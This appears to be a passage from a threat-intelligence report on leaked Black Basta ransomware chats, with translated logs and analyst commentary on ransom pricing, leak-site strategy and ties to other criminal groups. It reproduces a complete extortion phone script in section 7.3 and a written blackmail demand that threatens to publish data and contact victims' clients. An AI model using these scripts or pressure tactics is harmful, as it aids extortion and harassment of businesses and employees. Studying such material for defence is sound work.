ceiling. Don’t forget that annual income often includes contracts signed that year for their full duration. So if they signed a $1 million supply deal with company A for five years, that $1 million will count toward this year’s income. Therefore, big income doesn’t always equal big money. Realistically, for a company of their size, a $500k investment is likely their limit, even with all dept fundings considered. 2024-03-02 20:03:17, @usernamegg:matrix.bestflowers247.online, Let’s push them to the max then 2024-03-03 15:11:25, @tinker:matrix.bestflowers247.online, 500? 2024-03-03 15:11:30, @tinker:matrix.bestflowers247.online, Or even higher? 2024-03-04 13:38:51, @tinker:matrix.bestflowers247.online, <Masked: Organization Name> - I need your pricing adjustment for them too 2024-03-04 13:39:31, @tinker:matrix.bestflowers247.online, <Masked: Organization Name> - for these, it’s pointless I think. I’ll just tell them if you can’t pay, that’s your problem 2024-03-04 13:39:58, @tinker:matrix.bestflowers247.online, Unless you want to squeeze something out of them 2024-03-04 14:01:01, @usernamegg:matrix.bestflowers247.online, Yeah

2024-03-04 14:01:47, @usernamegg:matrix.bestflowers247.online, <Masked: Organization Name> - they want to pay $380k 2024-03-04 14:02:23, @usernamegg:matrix.bestflowers247.online, I think we should push them higher 2024-03-04 14:18:08, @tinker:matrix.bestflowers247.online, For <Masked: Organization Name>, how high? 2024-03-04 14:18:15, @tinker:matrix.bestflowers247.online, What do you think? 500? 2024-03-04 14:18:16, @tinker:matrix.bestflowers247.online, ? 2024-03-04 14:18:22, @tinker:matrix.bestflowers247.online, Same question for anthemproperties 2024-03-04 14:18:59, @usernamegg:matrix.bestflowers247.online, Okay let's go for 500 2024-03-04 14:19:02, @usernamegg:matrix.bestflowers247.online, Let's take it	2024-03-04 14:01:47, @usernamegg:matrix.bestflowers247.online, <Masked: Organization Name> - they want to pay $380k 2024-03-04 14:02:23, @usernamegg:matrix.bestflowers247.online, I think we should push them higher 2024-03-04 14:18:08, @tinker:matrix.bestflowers247.online, For <Masked: Organization Name> , how high? 2024-03-04 14:18:15, @tinker:matrix.bestflowers247.online, What do you think? 500? 2024-03-04 14:18:16, @tinker:matrix.bestflowers247.online, ? 2024-03-04 14:18:22, @tinker:matrix.bestflowers247.online, Same question for anthemproperties 2024-03-04 14:18:59, @usernamegg:matrix.bestflowers247.online, Okay let’s go for 500 2024-03-04 14:19:02, @usernamegg:matrix.bestflowers247.online, Let’s take it

Black Basta conducted detailed analysis of victim organizations' financial assets, sharing among members when offered amounts reached organizational budget limits. ***tinker*** noted that apparent revenue does not necessarily reflect actual financial capacity, revealing sophisticated negotiation skills within the group. These exchanges provide valuable insights into attacker communications during ransom negotiations.

Exchanges on Ransom Negotiations

Ransom Negotiations through Comparison with Financial Data

Translated	Original Text
2024-01-03 21:28:57, @usernamegg:matrix.bestflowers247.online, you go and analyze their financial data	2024-01-03 21:28:57, @usernamegg:matrix.bestflowers247.online, идешь и анализируешь фин дату у них
2024-01-03 21:29:05, @usernamegg:matrix.bestflowers247.online, and throw the documents directly into the chat to them	2024-01-03 21:29:05, @usernamegg:matrix.bestflowers247.online, и кидаешь прямо в чат документы им
2024-01-03 21:29:12, @usernamegg:matrix.bestflowers247.online, like here are your reports	2024-01-03 21:29:12, @usernamegg:matrix.bestflowers247.online, типа вот отчеы ваши
2024-01-03 21:29:19, @usernamegg:matrix.bestflowers247.online, you can afford to pay us	2024-01-03 21:29:19, @usernamegg:matrix.bestflowers247.online, вы можете позволить платить нам
2024-01-03 21:29:26, @usernamegg:matrix.bestflowers247.online, everything should be argued and clear	2024-01-03 21:29:26, @usernamegg:matrix.bestflowers247.online, все аргументировано и четко должно быть
2024-01-03 21:29:57, @usernamegg:matrix.bestflowers247.online, 2,524,000 will settle this deal	2024-01-03 21:29:57, @usernamegg:matrix.bestflowers247.online, 2,524,000 will settle this deal

The conversation explains methods of pre-analyzing target companies' financial data and presenting findings as direct negotiation leverage. The strategy involves comparing actual financial data during ransom negotiations, establishing psychological advantage by presenting evidence of payment capacity, and facilitating deal closure through specific amount proposals.

Stance on Maximizing Ransom Extraction

Translated	Original Text
2024-02-26 13:49:36, @usernamegg:matrix.bestflowers247.online, unwind them	2024-02-26 13:49:36, @usernamegg:matrix.bestflowers247.online, разматывай их
2024-02-26 13:49:44, @usernamegg:matrix.bestflowers247.online, we need to take maximum from them	2024-02-26 13:49:44, @usernamegg:matrix.bestflowers247.online, там надо с них брать по максимому
2024-02-26 13:49:50, @usernamegg:matrix.bestflowers247.online, and this fucking negotiator	2024-02-26 13:49:50, @usernamegg:matrix.bestflowers247.online, а этого уйбка перговорщика
2024-02-26 13:49:56, @usernamegg:matrix.bestflowers247.online, needs to be broken	2024-02-26 13:49:56, @usernamegg:matrix.bestflowers247.online, надо разебать
2024-02-26 13:50:04, @usernamegg:matrix.bestflowers247.online, and that they don't have cyber insurance	2024-02-26 13:50:04, @usernamegg:matrix.bestflowers247.online, и что у них нет киберстраховки

2024-02-26 13:50:13, @usernamegg:matrix.bestflowers247.online, we need to exploit this they are fuckers 2024-02-26 13:50:18, @usernamegg:matrix.bestflowers247.online, and this is their experience 2024-02-26 13:50:32, @usernamegg:matrix.bestflowers247.online, after this situation they will definitely get it)	2024-02-26 13:50:13, @usernamegg:matrix.bestflowers247.online, надо исказать это они уебки 2024-02-26 13:50:18, @usernamegg:matrix.bestflowers247.online, и это их опыт 2024-02-26 13:50:32, @usernamegg:matrix.bestflowers247.online, после этой ситуации они обязательно ее сделают)

gg advocates extracting 'the maximum possible amount' from the victim organization, demonstrating strong financial motivation. He states negotiators 'need to be completely crushed' and ridicules the victim's lack of cyber insurance as 'foolish.' References to this incident as the victim's 'experience' reveal attitudes of superiority and contempt toward targets.

7.2 Group Branding

Black Basta selected targets based on cost-benefit analysis for ransomware attacks. ***gg*** leveraged extensive ransomware experience to concentrate resources on large-scale cases, employing strategies for efficient ransom collection. This selective targeting reveals prioritization of high revenue while avoiding public attention.

The group demonstrated particular attention to leak site content, believing in carefully selecting information that would leave strong impressions on viewers.

Group Branding Discussions

Philosophy of Spending Time Only on Large-Scale Cases

Translated	Original Text
2024-04-17 11:07:21, @usernamegg:matrix.bestflowers247.online, small stuff is not particularly interesting 2024-04-17 11:07:33, @usernamegg:matrix.bestflowers247.online, we already have experience that we need to spend our time only on large resources	2024-04-17 11:07:21, @usernamegg:matrix.bestflowers247.online, мелочевка не особо интересует 2024-04-17 11:07:33, @usernamegg:matrix.bestflowers247.online, у нас уже опыт такой что нужно тратить свое время только на крупные ресурсы

The discussion outlines a strategy focusing on large-scale targets over smaller ones. The explicit policy stating 'no interest in minor cases' reflects experience-based optimization of time investment versus profit, demonstrating an efficiency-focused approach to resource allocation.

Viewpoint Emphasizing the Effectiveness of Target Selection

Translated	Original Text
2024-05-04 08:33:15, @usernamegg:matrix.bestflowers247.online, https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ 2024-05-04 08:34:41, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ Here we are talking primarily about the volume of posted targets, but this is not equal to the total amount of payments in monetary equivalent :-) 2024-05-04 08:35:21, @nickolas:talks.icu, I know perfectly well what target volume is, we are all familiar with this from the days of mass bots) 2024-05-04 08:37:17, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Here we are talking primarily about the volume of posted targets, but this is not equal to the total amount of payments in monetary equivalent :-) well that's great, I don't need them to write how much we earned at all) 2024-05-04 08:37:21, @nickolas:talks.icu, Whether it's 100 targets posted by lockbit with average revenue of 50m and diverse geography, and it will be 20 targets posted with high revenue and specific geography. In terms of the scale of postings there will be a big difference, but in terms of payments, most likely these 20 targets will bring much more money :) 2024-05-04 08:37:30, @usernamegg:matrix.bestflowers247.online, I start sleeping poorly after such articles 2024-05-04 08:38:18, @nickolas:talks.icu, Absolutely right, it's better not to post many, but to do it qualitatively with high-profit targets. 2024-05-04 08:38:33, @nickolas:talks.icu, Then this will attract less attention and more money	2024-05-04 08:33:15, @usernamegg:matrix.bestflowers247.online, https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ 2024-05-04 08:34:41, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ Тут мы говорим в первую очередь об объеме проставленных целей, но это не равно суммарное колличество выплат в денежном эквиваленте :-) 2024-05-04 08:35:21, @nickolas:talks.icu, Я прекрасно знаю, что такое объем целей, мы все с этим знакомы со времен массовых ботов) 2024-05-04 08:37:17, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Тут мы говорим в первую очередь об объеме проставленных целей, но это не равно суммарное колличество выплат в денежном эквиваленте :-) дак это прекрасно, мне вообще не надо что бы они писали сколько мы заработали) 2024-05-04 08:37:21, @nickolas:talks.icu, Будь то проставленно 100 целей локбитом со средним ревеню 50м и разношерстной геогрфией, и будет это проставленно 20 целей с высоким реаеню и однозначнной георграфией. В масштабах объема простановок будет сильная разница, а вот по выплатам, вероятнее всего эти 20 целей на много больше принесут денег :) 2024-05-04 08:37:30, @usernamegg:matrix.bestflowers247.online, я потом после таких статей плохо спать начинаю 2024-05-04 08:38:18, @nickolas:talks.icu, Абсолютно верно, лучше ставить не много, но делать это качественно с высокопрофитными целями. 2024-05-04 08:38:33, @nickolas:talks.icu, Тогда это будет привлекать меньше внимания и больше денег

The strategy pursues higher ransom payments per case rather than indiscriminately increasing attack targets. This quality-over-quantity approach also reduces public attention, as mentioned in the discussion.

Argument for Careful Selection of Information Posted on Leak Sites

Translated	Original Text
2023-12-04 12:04:55, @usernamegg:matrix.bestflowers247.online, better not to post crappy companies 2023-12-04 12:05:00, @usernamegg:matrix.bestflowers247.online, the blog should be strong and scary 2023-12-04 12:05:26, @u123:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> if there's little data or it's crap the rest is normal info 2023-12-04 12:05:35, @u123:matrix.bestflowers247.online, we don't have companies like yours yet 2023-12-04 12:05:56, @usernamegg:matrix.bestflowers247.online, there should be a reaction when they go there "What a fucking tiger these guys are?" 2023-12-04 12:06:08, @usernamegg:matrix.bestflowers247.online, conclusion, better to negotiate or it's fucked 2023-12-04 12:06:09, @u123:matrix.bestflowers247.online, yes I understand	2023-12-04 12:04:55, @usernamegg:matrix.bestflowers247.online, шлак конторы лучше не выкладывать 2023-12-04 12:05:00, @usernamegg:matrix.bestflowers247.online, блог должен быть сильный и страшный 2023-12-04 12:05:26, @u123:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> если даты мало или она херовая по остальным норм инфа 2023-12-04 12:05:35, @u123:matrix.bestflowers247.online, таких контор как у тебя у нас пока нет 2023-12-04 12:05:56, @usernamegg:matrix.bestflowers247.online, должна быть реакция когда они туда заходят "What a fucking tiger these guys are?" 2023-12-04 12:06:08, @usernamegg:matrix.bestflowers247.online, вывод , лучше договрится а то пиздец 2023-12-04 12:06:09, @u123:matrix.bestflowers247.online, да я понимаю

Black Basta carefully curated information posted on leak sites. The conversations suggest this strategy aimed to create strong impressions on leak site viewers by publishing sensitive corporate information, while simultaneously pressuring victim companies to facilitate ransom extraction.

7.3 Sharing Extortion Methods

Black Basta's chat logs highlight the structural disadvantage where attackers engage in ransom negotiations after meticulous preparation, while victim organizations must negotiate under business disruption caused by file encryption.

Avoiding such scenarios requires comprehensive ransomware defenses during normal operations, establishing threat preparedness as a critical element of business continuity.

Methods for Contacting Victim Organizations

Sharing of Threatening Messages Directed at Victim Organizations

Translated	Original Text
2024-04-11 20:35:46, @tinker:matrix.bestflowers247.online, here's the script for both companies Hello, my name is Eric, I am calling from the BlackBasta group regarding the recent cybersecurity incident taking place in your company. Can you connect me with your management. - If they connect Our name is BlackBasta Syndicate, and we are the largest, most advanced, and most prolific organized group currently existing. We are the ultimate cyber tradecraft with a credential record of taking down the most advanced, high-profile, and defended companies one can ever imagine. You can Google us later; what you need to know now is that we are business people just like you. We are not some hacktivists hacking you to "fight corporate greed" and we are not Chinese hackers targeting you as a US company, and we are not some sadistic cybervandals who want to inflict pain on you and your employees for the sake of pleasure. No, we are a business service which has a business deal to offer. We promise we will make it in the most professional and appropriate manner possible, as the BlackBasta brand = courtesy. We have your data and encrypted your files, but in less than an hour, we can put things back on track: if you pay for our recovery services, you get a decryptor, the data will be deleted from all of our systems and returned to you, and we will give you a security report explaining how we got you. This encryption hits your network and is stopping you from operating properly. We respect what your you are ding as a business, and we respect you - both employees and owners. You are not some bank or a	2024-04-11 20:35:46, @tinker:matrix.bestflowers247.online, вот скрипт на обе фирмы Hello, my name is Eric, I am calling from the BlackBasta group regarding the recent cybersecurity incident taking place in your company. Can you connect me with your management. - Если соединяют Our name is BlackBasta Syndicate, and we are the largest, most advanced, and most prolific organized group currently existing. We are the ultimate cyber tradecraft with a credential record of taking down the most advanced, high-profile, and defended companies one can ever imagine. You can Google us later; what you need to know now is that we are business people just like you. We are not some hacktivists hacking you to "fight corporate greed" and we are not Chinese hackers targeting you as a US company, and we are not some sadistic cybervandals who want to inflict pain on you and your employees for the sake of pleasure. No, we are a business service which has a business deal to offer. We promise we will make it in the most professional and appropriate manner possible, as the BlackBasta brand = courtesy. We have your data and encrypted your files, but in less than an hour, we can put things back on track: if you pay for our recovery services, you get a decryptor, the data will be deleted from all of our systems and returned to you, and we will give you a security report explaining how we got you. This encryption hits your network and is stopping you from operating properly. We respect what your you are ding as a business, and we respect you - both employees and owners. You are not some bank or a law firm that sucks blood and life out of the common

law firm that sucks blood and life out of the common folk. Instead you provide jobs for people. The sooner you get back on track, the better it is. WE want to resolve this ASAP. YOU want to resolve this ASAP. We have been in trying to get in contact with your team, but I need to talk to the management directly. This is urgent, and is about the critical data that we took. Do you know that there is a data breach taking place? - If yes. If we publish your data, we will not only expose all the ongoing customer and business operations which you are obligated to keep private, but most likely get you under a class action law suit yourself. This is why it is important for me to talk to you directly, as we hope that the management will be able to have enough proficiency to address these risks. - If they don't connect to management, demand IT or finance. As in any scenario, always ask for or record, if they introduce themselves, the name of the person on the other side. - If they prove they can't connect Your management is the best suit to handle this. If you are not connecting me to them, I will be calling them directly. We have your finance director home and personal numbers. We will be calling him and other managers until they respond, and I will make sure to tell them your name and that you were the one who did not connect me to them in a civilized formal way. - If they say they don't know about the hack. We have your data and are ready to publish it. All of it - financial documents, client data, ongoing cases. We began a proper conversation in the designated chat, but you lead this to nowhere. I want to reiterate that we have enough files on your to force the firm to dissolve in case we publish the data. Now I need to convey to you the following seven points. 1. Go back to the chat and begin a proper conversation with us. 2. Do NOT tell us that you can not pay. We saw your financial records. You CAN pay. You will need to make sacrifices, but it is more than possible. You know this as you handle the records. 3. Stop taking this situation as a joke and delegate it to a hired negotiator - bring yourself or other partners to the chat. This chat is a simple Firefox-based messenger, The only skill you need to use it, is English basic literacy. There is no reason some random hired person is doing the talks for you. 4. If you keep ignoring us, we will be calling you and your colleagues directly. We will be calling the supreme council. We will be using personal data against you.	folk. Instead you provide jobs for people. The sooner you get back on track, the better it is. WE want to resolve this ASAP. YOU want to resolve this ASAP. We have been in trying to get in contact with your team, but I need to talk to the management directly. This is urgent, and is about the critical data that we took. Do you know that there is a data breach taking place? - Если да. If we publish your data, we will not only expose all the ongoing customer and business operations which you are obligated to keep private, but most likely get you under a class action law suit yourself. This is why it is important for me to talk to you directly, as we hope that the management will be able to have enough proficiency to address these risks. - Если не соединяют с менджментом, требуйте IT или финансы. Как и в любом сценарии, обязательно, спроситу или запишиту, если сами представятся имя человека на другой стороне. - Если доказывают, что соединить не могут Your management is the best suit to handle this. If you are not connecting me to them, I will be calling them directly. We have your finance director home and personal numbers. We will be calling him and other managers until they respond, and I will make sure to tell them your name and that you were the one who did not connect me to them in a civilized formal way. - Если говорит, что не знает о взломе. We have your data and are ready to publish it. All of it - financial documents, client data, ongoing cases. We began a proper conversation in the designated chat, but you lead this to nowhere. I want to reiterate that we have enough files on your to force the firm to dissolve in case we publish the data. Now I need to convey to you the following seven points. 1. Go back to the chat and begin a proper conversation with us. 2. Do NOT tell us that you can not pay. We saw your financial records. You CAN pay. You will need to make sacrifices, but it is more than possible. You know this as you handle the records. 3. Stop taking this situation as a joke and delegate it to a hired negotiator - bring yourself or other partners to the chat. This chat is a simple Firefox-based messenger, The only skill you need to use it, is English basic literacy. There is no reason some random hired person is doing the talks for you. 4. If you keep ignoring us, we will be calling you and your colleagues directly. We will be calling the supreme council. We will be using personal data against you.

This is not a threat, my management just asked me to inform you on the course of action. 5. We have other means of pressure. Ask your hired negotiators, or do it yourself. 6. There is no way you can shield yourself out of this - you are already it it. Time to recognize this. 7. My management says that they are not trying to threaten or frighten you. This applied pressure is only a result of you - not you specifically, but as a company - trying to abstain from this situation and bringing a hired person to the negotiations table. They want an honest and equal discussion based on mutual respect. This is why when you disrespect us and downgrade the level of discussion, we will do the same. Do you really want me to keep digging and getting more operational plans on how to monetize your data? You can enact some emergency funding to raise this. We are waiting you in the chat.	This is not a threat, my management just asked me to inform you on the course of action. 5. We have other means of pressure. Ask your hired negotiators, or do it yourself. 6. There is no way you can shield yourself out of this - you are already it it. Time to recognize this. 7. My management says that they are not trying to threaten or frighten you. This applied pressure is only a result of you - not you specifically, but as a company - trying to abstain from this situation and bringing a hired person to the negotiations table. They want an honest and equal discussion based on mutual respect. This is why when you disrespect us and downgrade the level of discussion, we will do the same. Do you really want me to keep digging and getting more operational plans on how to monetize your data? You can enact some emergency funding to raise this. We are waiting you in the chat.

Black Basta prepared detailed talk scripts for contacting victim organizations. The scripts skillfully alternate between empathy (understanding the negotiator's position) and threats (corporate collapse through data exposure), forcing direct dialogue with executives while excluding external negotiators to maximize psychological pressure.

Discussions on Extortion Methods

Extortion Threat to Share Stolen Data with Competitors and Their Customers

Translated	Original Text
2024-03-18 10:38:31, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> good afternoon, we have at our disposal numerous contracts and cases that your firm handled. about 40gb of data in total. > you should transfer 1 btc to our account within 72 hours or we will publish them on our site, and also send them to your clients and competitors. > > as confirmation of our words I am attaching several photos and files. as an option to try blackmailing without lock 2024-03-18 10:38:34, @usernamegg:matrix.bestflowers247.online, 1btc is too little 2024-03-18 10:43:54, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 1btc is too little well yeah, how much to ask? I'll still try to get access to the vpn - but who knows such a fuss has been raised there 2024-03-18 10:44:08, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> there's a test vpn accepted, now let's look for more 2024-03-18 11:00:07, @usernamegg:matrix.bestflowers247.online, well how much is their revenue? 2024-03-18 11:00:49, @usernameugway:matrix.bestflowers247.online, 70kk 2024-03-19 07:46:38, @usernameugway:matrix.bestflowers247.online, hello 2024-03-19 07:46:50, @usernameugway:matrix.bestflowers247.online, in general the problem is if you don't encrypt data 2024-03-19 07:46:54, @usernameugway:matrix.bestflowers247.online, this draws attention to yourself 2024-03-19 07:47:16, @usernameugway:matrix.bestflowers247.online, I'll wait today too, but there's no reaction yet	2024-03-18 10:38:31, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> добрый день, в нашем распоряжении множество контрактов и дел которые вела ваша фирма. всего около 40гб данных. > вам следует перевести на наш счет 1 btc в течении 72 часов или мы опубликуем их на нашем сайте, а также разошлем вашим клиентам и конкурентам. > > в подтверждении наших слов прикладываю несколько фотографий и файлов. как вариант попробовать без лока пошантажировать 2024-03-18 10:38:34, @usernamegg:matrix.bestflowers247.online, 1btc маловато 2024-03-18 10:43:54, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 1btc маловато нуда, сколько просить? я еще попробую к впн получить доступ - но хз там такой кипишь поднялся 2024-03-18 10:44:08, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> там тестовый впн принял, сейчас поищем еще 2024-03-18 11:00:07, @usernamegg:matrix.bestflowers247.online, ну а сколько ревеню у них? 2024-03-18 11:00:49, @usernameugway:matrix.bestflowers247.online, 70кк 2024-03-19 07:46:38, @usernameugway:matrix.bestflowers247.online, привет 2024-03-19 07:46:50, @usernameugway:matrix.bestflowers247.online, в общем проблема если не шифруешь данные 2024-03-19 07:46:54, @usernameugway:matrix.bestflowers247.online, это обратить на себя внимание 2024-03-19 07:47:16, @usernameugway:matrix.bestflowers247.online, сегодня еще подожду, но пока реакции нет

The conversation shares tactics of pressuring victim organizations by referencing competitors and customers while discussing ransom demand amounts. Members debate extortion without encryption, considering risks of excessive attention. The discussion reveals strategic planning to maximize financial gains, including adjusting demands after verifying victim revenue information, providing valuable insights into negotiation dynamics behind ransomware attacks.

8. Connections to Other Attack Groups

The recent emergence of successive extortion-based ransomware groups draws attention to inter-group relationships and personnel mobility. The leaked chat logs contain multiple exchanges demonstrating these connections.

Black Basta members maintained loose connections with other major ransomware groups. They also held relationships with botnet groups including Trickbot, confirming collaborative networks among multiple attack groups.

This interconnected criminal network suggests that when authorities dismantle one group, members can transfer to other organizations through existing personal networks and continue criminal activities. Combined with conversations suggesting nation-state relationships found in the chat logs, these factors present challenges for law enforcement efforts.

These inter-organizational connections also complicate ransomware defense strategies for enterprises and individuals.

Suggested Connections with Other Ransomware Groups

Conversations Suggesting ***tinker***'s Involvement with BlackSuit

Translated	Original Text
2024-05-20 14:22:00, @usernamegg:matrix.bestflowers247.online, what other affiliate do you still work in? 2024-05-20 14:32:40, @tinker:matrix.bestflowers247.online, in blacksuit, but I think it's time to leave from there 2024-05-20 14:33:04, @tinker:matrix.bestflowers247.online, well and +/- I maintain relationships with the horse guys 2024-05-20 14:37:09, @tinker:matrix.bestflowers247.online, but overall, beyond basta, it's a scorched desert 2024-05-20 14:37:40, @tinker:matrix.bestflowers247.online, something somehow worked out with alphv, but the feds closed them, and possibly even Russian ones, but that's basically everything 2024-05-20 14:38:19, @usernamegg:matrix.bestflowers247.online, understood	2024-05-20 14:22:00, @usernamegg:matrix.bestflowers247.online, ты в какой партнерке еще работаешь? 2024-05-20 14:32:40, @tinker:matrix.bestflowers247.online, в блэксюте, но я думаю, пора уходить оттуда 2024-05-20 14:33:04, @tinker:matrix.bestflowers247.online, ну и +/- с ребятами хорса отношения поддерживаю 2024-05-20 14:37:09, @tinker:matrix.bestflowers247.online, но в целом, за пределами басты, выжженная пустыня 2024-05-20 14:37:40, @tinker:matrix.bestflowers247.online, что-то как-то получалось у альфви, но их закрыли федералы, причём, возможно, даже российские, а так в общем-то всё 2024-05-20 14:38:19, @usernamegg:matrix.bestflowers247.online, понял

tinker maintained connections with BlackSuit, AlphV, and Conti. Horse, who appears in conversations, previously operated with Conti. These examples illustrate common patterns of individuals maintaining affiliations across multiple organizations.

Conversations Suggesting ***tinker***'s Involvement with Conti

Translated	Original Text
2024-05-23 12:35:43, @usernamegg:matrix.bestflowers247.online, hello	2024-05-23 12:35:43, @usernamegg:matrix.bestflowers247.online, привет
2024-05-23 12:36:28, @usernamegg:matrix.bestflowers247.online, have you ever called companies? I want to test your abilities on calls and try to infect companies selectively and invite them to work	2024-05-23 12:36:28, @usernamegg:matrix.bestflowers247.online, а ты звонил когда нибудь в компании? хочу твои способности проверить на звонках и попробовать точечно заражать компании и звать их в работу
2024-05-23 12:36:41, @usernamegg:matrix.bestflowers247.online, but you'll need to call	2024-05-23 12:36:41, @usernamegg:matrix.bestflowers247.online, но надо будет звонить
2024-05-23 12:36:44, @usernamegg:matrix.bestflowers247.online, a lot	2024-05-23 12:36:44, @usernamegg:matrix.bestflowers247.online, много
[omitted]	[omitted]
2024-05-23 16:53:56, @tinker:matrix.bestflowers247.online, haven't called personally, wrote millions of scripts for calls	2024-05-23 16:53:56, @tinker:matrix.bestflowers247.online, лучно не звонил, скриптов для звонков миллион писал
2024-05-23 16:54:30, @tinker:matrix.bestflowers247.online, let me write you good scripts, and for the actual calling it's better to put a person who has done this	2024-05-23 16:54:30, @tinker:matrix.bestflowers247.online, давай я тебе хорошие скрипты пропишу, а на сам звонок лучше ставить человека, который этим занимался
2024-05-23 16:54:35, @tinker:matrix.bestflowers247.online, I personally never did this	2024-05-23 16:54:35, @tinker:matrix.bestflowers247.online, я такого лично никогда не делал
2024-05-23 16:54:43, @tinker:matrix.bestflowers247.online, yes and it's risky, I won't even deceive	2024-05-23 16:54:43, @tinker:matrix.bestflowers247.online, да и стрёмно, я даже лукавить не буду
2024-05-23 16:54:59, @tinker:matrix.bestflowers247.online, but I was involved in call center coordination almost from the beginning of my work at conti	2024-05-23 16:54:59, @tinker:matrix.bestflowers247.online, но координцаией колцентров я занимался почти с начала своей работы в конти
2024-05-23 16:55:07, @tinker:matrix.bestflowers247.online, so here I'm ready to help with all my strength	2024-05-23 16:55:07, @tinker:matrix.bestflowers247.online, так что тут готов помогать всеми силами

Conversation Indicating That ***gg*** Knows the Identity of Cactus

Translated	Original Text
2024-05-20 09:00:03, @lapa:matrix.bestflowers247.online, did verb change something? shall we send?	2024-05-20 09:00:03, @lapa:matrix.bestflowers247.online, verb поменял что-то? будем слать?
2024-05-20 09:26:44, @nickolas:talks.icu, it's just socks under linux	2024-05-20 09:26:44, @nickolas:talks.icu, просто это сокс под линукс
2024-05-20 09:26:49, @nickolas:talks.icu, Hello	2024-05-20 09:26:49, @nickolas:talks.icu, Привет
2024-05-20 09:46:07, @usernamegg:matrix.bestflowers247.online, Here, I continue to deal with the detect, hope to cope by night	2024-05-20 09:46:07, @usernamegg:matrix.bestflowers247.online, Тут, продолжаю разбираться с детектом, надеюсь к ночи справлюсь
2024-05-20 09:46:12, @usernamegg:matrix.bestflowers247.online, here's his answer just now	2024-05-20 09:46:12, @usernamegg:matrix.bestflowers247.online, вот его ответ только что
2024-05-20 09:46:23, @usernamegg:matrix.bestflowers247.online, there's another person	2024-05-20 09:46:23, @usernamegg:matrix.bestflowers247.online, есть езе другой человек
2024-05-20 09:46:32, @usernamegg:matrix.bestflowers247.online, hello	2024-05-20 09:46:32, @usernamegg:matrix.bestflowers247.online, привет
2024-05-20 09:46:36, @usernamegg:matrix.bestflowers247.online, I'll ask him	2024-05-20 09:46:36, @usernamegg:matrix.bestflowers247.online, спрошу у него
2024-05-20 09:48:34, @usernamegg:matrix.bestflowers247.online, amount of payments paid	2024-05-20 09:48:34, @usernamegg:matrix.bestflowers247.online, сумма выплат уплата
2024-05-20 09:48:37, @usernamegg:matrix.bestflowers247.online, in mg	2024-05-20 09:48:37, @usernamegg:matrix.bestflowers247.online, в мг
2024-05-20 09:48:43, @usernamegg:matrix.bestflowers247.online, cactus they are	2024-05-20 09:48:43, @usernamegg:matrix.bestflowers247.online, кактус они же
2024-05-20 09:48:49, @usernamegg:matrix.bestflowers247.online, 500-600k	2024-05-20 09:48:49, @usernamegg:matrix.bestflowers247.online, 500-600к
2024-05-20 09:49:19, @usernamegg:matrix.bestflowers247.online, like it's already 2024, every admin has backups and fshell in one place or everything in the cloud	2024-05-20 09:49:19, @usernamegg:matrix.bestflowers247.online, типа это уже 2024 год у каждого админа есть бекапы и фшелка в одном месте либо все в облаке
2024-05-20 09:49:28, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> there's another person I think he'll have the same after sending	2024-05-20 09:49:28, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> есть езе другой человек у него также думаю будет после просыла

Conversations Indicating Connections with LockBit

Translated	Original Text
[11:14:26] BB: hello	[11:14:26] BB: privet
[11:14:33] BB: what's happening?	[11:14:33] BB: chto proishodit?
[11:14:38] BB: how are you there?	[11:14:38] BB: kak ti tam?
[11:14:43] BB: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupted-by-global-police-operation/	[11:14:43] BB: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupted-by-global-police-operation/
[11:57:27] LockBit: FBI through vulnerable php fucked up a couple of servers, servers with data are intact, sitting recovering	[11:57:27] LockBit: фбр через уязвимый пхп уебали пару серверов, сервера с датой целые, сижу восстанавливаюсь
[12:42:00] BB: understood, go ahead and recover, everything will be ok.	[12:42:00] BB: ponyl, davay vostanavlivaysy, vse budet ok.

The exchange demonstrates crisis solidarity and information sharing between cybercrime groups. Communication between Black Basta and LockBit, distinct ransomware groups, reveals shared concerns about law enforcement activities and mutual support. Technical detail sharing (vulnerable PHP) also functions as warnings to other groups potentially having similar vulnerabilities.

Suggested Connections with Other Attack Groups

gg and ***chuck*** Discussing Trickbot Members

Translated	Original Text
2024-07-18 09:40:33, @chuck:talks.icu, by the way this guy from tricks is apparently russian	2024-07-18 09:40:33, @chuck:talks.icu, кстати этот чел из триков походу русский
2024-07-18 09:40:48, @chuck:talks.icu, he has a public card on interpol's site	2024-07-18 09:40:48, @chuck:talks.icu, у него карточка публичная на сайте интерпола
2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141	2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141
2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth MOSKAU, Russia Nationality Russia	2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth MOSKAU, Russia Nationality Russia
2024-07-18 09:43:15, @usernamegg:matrix.bestflowers247.online, why did I come here before training)	2024-07-18 09:43:15, @usernamegg:matrix.bestflowers247.online, зачем я зашел сюда перед тренировкой)
2024-07-18 09:43:24, @usernamegg:matrix.bestflowers247.online, I was calming myself that he's a khokhol)	2024-07-18 09:43:24, @usernamegg:matrix.bestflowers247.online, я ходил себя успокаивал что он хохол)
2024-07-18 09:43:30, @usernamegg:matrix.bestflowers247.online, tricks are khokhols	2024-07-18 09:43:30, @usernamegg:matrix.bestflowers247.online, трики же хохлы
